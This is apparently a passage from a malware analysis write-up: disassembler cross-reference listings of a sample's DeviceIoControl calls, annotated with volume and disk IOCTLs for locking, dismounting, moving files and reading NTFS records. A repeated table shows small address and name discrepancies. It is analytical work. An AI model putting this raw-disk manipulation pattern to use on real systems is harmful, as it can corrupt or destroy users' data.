Direction	Type	Address	Text
Up	r	_401490_Send_control_c...	call ds:DeviceIoControl
Up	p	_401490_Send_control_c...	call ds:DeviceIoControl
Up	r	_401490_Send_control_c...	call ds:DeviceIoControl
Up	p	_401490_Send_control_c...	call ds:DeviceIoControl
Up	r	_401870_Retrieves_INT_o...	mov eax, ds:DeviceIoControl
Up	p	_401870_Retrieves_INT_o...	call eax ; DeviceIoControl
Up	r	_401870_Retrieves_INT_o...	mov eax, ds:DeviceIoControl
Up	p	_401870_Retrieves_INT_o...	call eax ; DeviceIoControl
Up	r	_401D60_PhysicalDrive_c...	call ds:DeviceIoControl; IOCTL_DISK_GET_DRIVE_LAYOUT_EX IOCTL
Up	p	_401D60_PhysicalDrive_c...	call ds:DeviceIoControl; IOCTL_DISK_GET_DRIVE_LAYOUT_EX IOCTL
Up	r	_401D60_PhysicalDrive_c...	call ds:DeviceIoControl
Up	p	_401D60_PhysicalDrive_c...	call ds:DeviceIoControl
Up	r	sub_401FE0+DC	call ds:DeviceIoControl; IOCTL_DISK_GET_DRIVE_LAYOUT_EX IOCTL
Up	p	sub_401FE0+DC	call ds:DeviceIoControl; IOCTL_DISK_GET_DRIVE_LAYOUT_EX IOCTL
Up	r	sub_402330+60	call ds:DeviceIoControl
Up	p	sub_402330+60	call ds:DeviceIoControl
Up	r	sub_402330+7A	call ds:DeviceIoControl
Up	p	sub_402330+7A	call ds:DeviceIoControl
Up	r	sub_4023C0+167	call ds:DeviceIoControl
Up	p	sub_4023C0+167	call ds:DeviceIoControl
Up	r	sub_4023C0+1BB	call ds:DeviceIoControl
Up	p	sub_4023C0+1BB	call ds:DeviceIoControl
Up	r	sub_402FD0+A3	call ds:DeviceIoControl
Up	p	sub_402FD0+A3	call ds:DeviceIoControl
Up	r	sub_402FD0+1EF	call ds:DeviceIoControl
Up	p	sub_402FD0+1EF	call ds:DeviceIoControl
Up	r	sub_404500+67	call ds:DeviceIoControl
Up	p	sub_404500+67	call ds:DeviceIoControl
Up	r	_404C00_Handle_File_Inf...	call ds:DeviceIoControl
Up	p	_404C00_Handle_File_Inf...	call ds:DeviceIoControl
Up	r	_404C00_Handle_File_Inf...	call ds:DeviceIoControl
Up	p	_404C00_Handle_File_Inf...	call ds:DeviceIoControl

Line 26 of 32

Address	Function	Instruction
.text:004014E3	_401490_Send_control_cod...	push 9006Fh ; dwIoControlCode 9006F = FSCTL_GET_VOLUME_BITMAP
.text:00401536	_401490_Send_control_cod...	push 9006Fh ; dwIoControlCode 9006F = FSCTL_GET_VOLUME_BITMAP
.text:004018DA	_401870_Retrieves_INT_of...	push 2D1080h ; dwIoControlCode 2D1080 = IOCTL_STORAGE_GET_DEVICE_NUMBER
.text:0040192C	_401870_Retrieves_INT_of...	push 700A0h ; dwIoControlCode 700A0 = IOCTL_DISK_GET_DRIVE_GEOMETRY_EX
.text:00401DF3	_401D60_PhysicalDrive_corr...	push 70050h ; dwIoControlCode 70050 = Handle to IOCTL_DISK_GET_DRIVE_LAYOUT_EX
.text:00401E5A	_401D60_PhysicalDrive_corr...	push 70050h ; dwIoControlCode 70050 = Handle IOCTL_DISK_GET_DRIVE_LAYOUT_EX
.text:004020B2	sub_401FE0	push 560000h ; dwIoControlCode 560000 = IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS
.text:0040238A	sub_402330	push 90018h ; dwIoControlCode 90018 = FSCTL_LOCK_VOLUME
.text:004023A4	sub_402330	push 90020h ; dwIoControlCode 90020 = FSCTL_DISMOUNT_VOLUME
.text:00402521	_4023C0_Read_Write_On...	push 560000h ; dwIoControlCode 560000 = IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS
.text:00402575	_4023C0_Read_Write_On...	push 90073h ; dwIoControlCode 90073 = FSCTL_GET_RETRIEVAL_POINTERS
.text:00403069	sub_402FD0	push 90073h ; dwIoControlCode 90073= FSCTL_GET_RETRIEVAL_POINTERS
.text:004031B8	sub_402FD0	push 90074h ; dwIoControlCode 90074= FSCTL_MOVE_FILE
.text:0040455F	_404500_Enumerates_file_I...	push 90068h ; dwIoControlCode 90068 = FSCTL_GET_NTFs_FILE_RECORD
.text:00404E5A	_404C00_Handle_File_Info...	push 560000h ; dwIoControlCode 560000 = IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS
.text:00404EA6	_404C00_Handle_File_Info...	push 90064h ; dwIoControlCode 90064 = FSCTL_GET_NTFs_VOLUME_DATA
.idata:00405064		; BOOL (_stdcall *DeviceIoControl)(HANDLE hDevice, DWORD dwIoControlCode, LPVOID lpInBuffer, DWORD nInBuf



Address	Function	Instruction
.text:004014E3	_401490_Send_control_cod...	push 9006Fh ; dwIoControlCode 9006F = FSCTL_GET_VOLUME_BITMAP
.text:00401536	_401490_Send_control_cod...	push 9006Fh ; dwIoControlCode 9006F = FSCTL_GET_VOLUME_BITMAP
.text:004018DA	_401870_Retrieves_INT_of...	push 2D1080h ; dwIoControlCode 2D1080 ->IOCTL_STORAGE_GET_DEVICE_NUMBER
.text:0040192C	_401870_Retrieves_INT_of...	push 700A0h ; dwIoControlCode 700A0 = IOCTL_DISK_GET_DRIVE_GEOMETRY_EX
.text:00401DF3	_401D60_PhysicalDrive_corr...	push 70050h ; dwIoControlCode 70050 = Handle to IOCTL_DISK_GET_DRIVE_LAYOUT_EX
.text:00401E5A	_401D60_PhysicalDrive_corr...	push 70050h ; dwIoControlCode 70050 = Handle IOCTL_DISK_GET_DRIVE_LAYOUT_EX
.text:00402082	sub_401FEO	push 560000h ; dwIoControlCode 560000 = IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS
.text:0040238A	sub_402330	push 90018h ; dwIoControlCode 90018 = FSCTL_LOCK_VOLUME
.text:004023A4	sub_402330	push 90020h ; dwIoControlCode 90020 = FSCTL_DISMOUNT_VOLUME
.text:00402521	_4023C0_Read_Write_On...	push 560000h ; dwIoControlCode 560000 = IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS
.text:00402575	_4023C0_Read_Write_On...	push 90073h ; dwIoControlCode 90073 = FSCTL_GET_RETRIEVAL_POINTERS
.text:00403069	sub_402FD0	push 90073h ; dwIoControlCode 90073 = FSCTL_GET_RETRIEVAL_POINTERS
.text:004031B8	sub_402FD0	push 90074h ; dwIoControlCode 90074 = FSCTL_MOVE_FILE
.text:0040455F	_404500_Enumerates_file_I...	push 90068h ; dwIoControlCode 90068 = FSCTL_GET_NTFS_FILE_RECORD
.text:00404E5A	_404C00_Handle_File_Info...	push 560000h ; dwIoControlCode 560000 = IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS
.text:00404E66	_404C00_Handle_File_Info...	push 90064h ; dwIoControlCode 90064 = FSCTL_GET_NTFS_VOLUME_DATA
.idata:00405064		; BOOL __stdcall *DeviceIoControl)(HANDLE hDevice, DWORD dwIoControlCode, LPVOID lpInBuffer, DWORD nInBufferSize, LPVOID lpOutBuffer, DWORD nOutBufferSize, LPDWORD lpBytesReturned, LPOVERLAPPED lpOverlapped)

Well done! Now this amazing malware is totally understandable!